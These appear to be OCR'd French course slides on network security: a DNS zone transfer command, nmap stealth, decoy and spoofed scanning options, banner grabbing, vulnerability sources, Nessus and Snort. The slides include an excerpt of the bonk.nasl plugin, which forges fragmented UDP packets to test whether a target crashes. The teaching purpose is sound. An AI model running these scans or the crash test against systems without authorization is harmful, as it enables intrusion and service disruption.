
  dig @ns.domaine.com domaine.com axfr

Recherche des services ouverts

- Recherche des services ouverts à un instant donné.
- Utilisation d'un scanner de ports
- Envoi d'un paquet (TCP,UDP,ICMP) sur une cible et analyse du résultat; suivant les cas on pourra déterminer l'état d'un port (ouvert,fermé, filtré).
- Beaucoup de logiciels disponibles:
  Unix: nmap, jakal, IdentTCPscan
  Windows: ISS,YAPS

Scan Spoofé

- hping permet de scanner une machine en usurpant l'identité d'une autre:



nmap

- Outil de référence.
- nmap sous unix (http://www.nmap.org)
- Scanne une machine ou un réseau à la recherche des services ouverts et de son identité.
- Supporte de nombreuses techniques de scan:


nmap: techniques de scan

- vanilla TCP connect () (-sT, défaut)
- TCP SYN (half open) (-sS)
- TCP FIN (stealth) (-sF)
- Xmas scan (-sX)
- Null scan (-sN)
- TCP ftp proxy (bounce attack) (-b server)
- SYN/FIN using IP fragments (-f)
- UDP recvfrom () (-sU)
- RPC scan (-sR)
- Reverse-ident (-I)

nmap

- Beaucoup de fonctionnalités présentes dans nmap:
  - Scan Sans envoi de trame ICMP (-P0)
  - Scan en mode verbeux (-v –v)
  - Impose le port source (-g port)
  - FingerPrinting: Remote OS detection (-O)
  - decoy scanning (-Ddecoy_host1,decoy2[,...])
  - Timing policy **(-T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane)**

Exemple nmap (Zenmap)



FingerPrinting passif

- FingerPrinting est dit passif quand il n'émet aucune information:
  - Analyse des trames envoyées par une machine distante.
  - Analyse d'un fichier de log.
- Exemple: p0f
  - http://www.stearns.org/p0f

Association port-processus


- Comment trouver localement quel processus est en écoute sur un port:
  - Unix
    - netstat –anp (sur les versions récentes d'unix)
    - commande plus générale: lsof (LiSt Opened Files)
      ftp://vic.cc.purdue.edu/pub/tools/unix/lsof

      lsof –i | *grep LISTEN*
  - Windows
    - Active Ports
    - tcpview

Exemple Unix "lsof"


```
httpd    1053   root   16u  IPv4     3262      TCP *:http (LISTEN)
httpd    1060 nobody   16u  IPv4     3262      TCP *:http (LISTEN)
httpd    1061 nobody   16u  IPv4     3262      TCP *:http (LISTEN)
httpd    1062 nobody   16u  IPv4     3262      TCP *:http (LISTEN)
httpd    1063 nobody   16u  IPv4     3262      TCP *:http (LISTEN)
httpd    1064 nobody   16u  IPv4     3262      TCP *:http (LISTEN)
sshd     1073   root    3u  IPv4     3310      TCP *:ssh (LISTEN)
xinetd   1088   root    5u  IPv4     3327      TCP *:pn-raproxy (LISTEN)
xinetd   1088   root    6u  IPv4     3328      TCP *:telnet (LISTEN)
httpd    1213 nobody   16u  IPv4     3262      TCP *:http (LISTEN)
httpd    7996 nobody   16u  IPv4     3262      TCP *:http (LISTEN)
squid   14787 nobody   11u  IPv4 13401405      TCP *:squid (LISTEN)
httpd   17885 nobody   16u  IPv4     3262      TCP *:http (LISTEN)
```

Exemple Windows



Recherche des versions utilisées

- Les versions des services utilisées donnent des indications sur les vulnérabilités potentielles.
- Les versions peuvent parfois être obtenues par un simple telnet sur un port donné:
- Exemples:



Numéro de version d'un serveur web

dp@debian-mx1:~$ *telnet www.ensicaen.fr 80*
Trying 193.49.200.59...
Connected to serv2.ensicaen.fr.
Escape character is '^]'.
quit
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>501 Method Not Implemented</TITLE>
</HEAD><BODY>
<H1>Method Not Implemented</H1>
quit to /index.html not supported.<P>
Invalid method in request quit<P>
<HR>
<ADDRESS>**Apache/1.3.26** Server at www.ensicaen.fr Port 80</ADDRESS>
</BODY></HTML>
Connection closed by foreign host.

Attention: le résultat est-il garanti ?

Concept de faille

- Une faille est une vulnérabilité permettant à des attaquants d'obtenir un accès non autorisé à un système.

- On peut trouver des vulnérabilités à tous les niveaux:
  - routeurs
  - logiciels client/serveur
  - système d'exploitation
  - firewalls
  - …

Vulnérabilités

- Des dizaines de vulnérabilités sont découvertes chaque semaine (environ 2000 vulnérabilités au cours du 1er semestre 2005).
- Une vulnérabilité peut être la conséquence d'une négligence (mot de passe nul ou trivial par exemple) ou d'une erreur de programmation (buffer overflow, …).
- Certaines vulnérabilités peuvent être gardées secrètes (à des fins d'espionnage, d'utilisation mafieuse, …).
- La découverte de nouvelles vulnérabilités peut faire l'objet de rémunération; on entre dans l'ère du "vulnerability business".
- Certains sites diffusent des exploits sans mentionner de correctifs.

Vulnérabilités

- Un administrateur doit se tenir informé quotidiennement des dernières vulnérabilités et avoir de la réactivité.

- Beaucoup d'information en ligne:
  - Sites officiels
    - CERT (Computer Emergency Response Team)
    - Gouvernement français: CERTA (Centre d'Expertise de Réponse et de Traitement des Attaques), composante du COSSI (Centre Opérationnel de la Sécurité des Systèmes d'Informations) au sein du DCSSI (Direction Centrale de la Sécurité des Systèmes d'Information) dépendant du SGDN (Secrétaire Général de la Défense Nationale) sous l'autorité du Premier Ministre.
    - …
  - Sites spécialisés
    - Listes de diffusion: BugTraq (http://www.securityfocus.com)
    - et beaucoup d'autres

Correction des vulnérabilités

- Correctifs (patches) sur les sites des constructeurs (pas toujours immédiat).

- Récupérer les dernières versions des applications dans le cas des logiciels libres.

Recherche des vulnérabilités

- Un scanner est un programme qui détecte les faiblesses de sécurité d'une machine distante ou locale.

- En interrogeant les ports TCP/IP, on peut détecter:
  - Les services exécutés à un moment précis
  - Les utilisateurs propriétaires de ces services
  - Si les connexions anonymes sont acceptées
  - Si certains services réseaux nécessitent une authentification
  - etc.

Scanners

- Attention aux problèmes légaux et éthiques lors de l'utilisation de scanners.
- Les scanners laissent des traces dans les fichiers d'audit.
- On trouve des scanners commerciaux et domaines public.

Scanners

- Historiquement: SATAN (Security Administrator's Tool for Analysing Networks) distribué en avril 1995 par Dan Farmer et Weitse Venema.
- Quelques références de scanners:
  - nessus http://www.nessus.org
  - iss http://www.iss.net


Nessus: un outil de test de sécurité

- Téléchargeable sur :
  - http://www.nessus.org
- Modèle client/serveur:
- Utilise des plug-in
- Dispose un langage de programmation (NASL = Nessus Attack Scripting Language)

Nessus: suite

- Génère des rapports clairs et exportables.
- Base de données des vulnérabilités connues remise à jour régulièrement.
- Etc.

Nessus: exemple de résultat



Exemple plug-in: bonk.nasl (extrait)

```
start_denial();
PADDING = 0x1c;
FRG_CONST = 0x3;
sport = 123;
dport = 321;

addr = this_host();
ip = forge_ip_packet(ip_v      : 4,
                     ip_hl     : 5,
                     ip_len    : 20 + 8 + PADDING,
                     ip_id     : 0x455,
                     ip_p      : IPPROTO_UDP,
                     ip_tos    : 0,
                     ip_ttl    : 0x40,
                     ip_off    : IP_MF,
                     ip_src    : addr);
```

```
udp1 = forge_udp_packet( ip     : ip, uh_sport: sport,
uh_dport: dport,  uh_ulen : 8 + PADDING);

set_ip_elements(ip : ip, ip_off : FRG_CONST + 1,
ip_len : 20 + FRG_CONST);

udp2 = forge_udp_packet(ip : ip,uh_sport : sport,
uh_dport : dport, uh_ulen : 8 + PADDING);

send_packet(udp1, udp2, pcap_active:FALSE) x
500;

sleep(5);
alive = end_denial();
if(!alive){
        set_kb_item(name:"Host/dead",
value:TRUE);
        security_hole(0, prototype:"udp");
        }
```

Exploitation des vulnérabilités

- Le compte rendu des scanners peut être corrélé avec les bases de données d'incidents pour obtenir l'exploit correspondant.

- exemples:

  http://www.securityfocus.com (référencement BID)

  http://cve.mitre.org (référencement CVE)

Intrusion Detection System

- Basé sur:
  - une approche comportementale: définition de profils type d'utilisateur, …
  - une approche par scénario: création d'une base de données d'attaques, de signatures, …
- Un IDS ne doit pas générer trop de "faux positifs".
- Surveillance sur le réseau: NIDS (Network Intrusion Detection System).


Snort: un exemple de NIDS

- Network Intrusion Detection Software
- Permet de détecter les scanners et tentatives d'intrusion
- Téléchargeable sur http://www.snort.org

Snort: fonctionnalités

- Détection au niveau des protocoles
  IP TCP UDP ICMP
- Détection d'activités anormales
  Stealth scan, OS Finger Printing
  code ICMP invalide
- Préprocesseur pour la gestion des fragments, les sessions http, …

Architecture de snort




Snort: exemples de règles

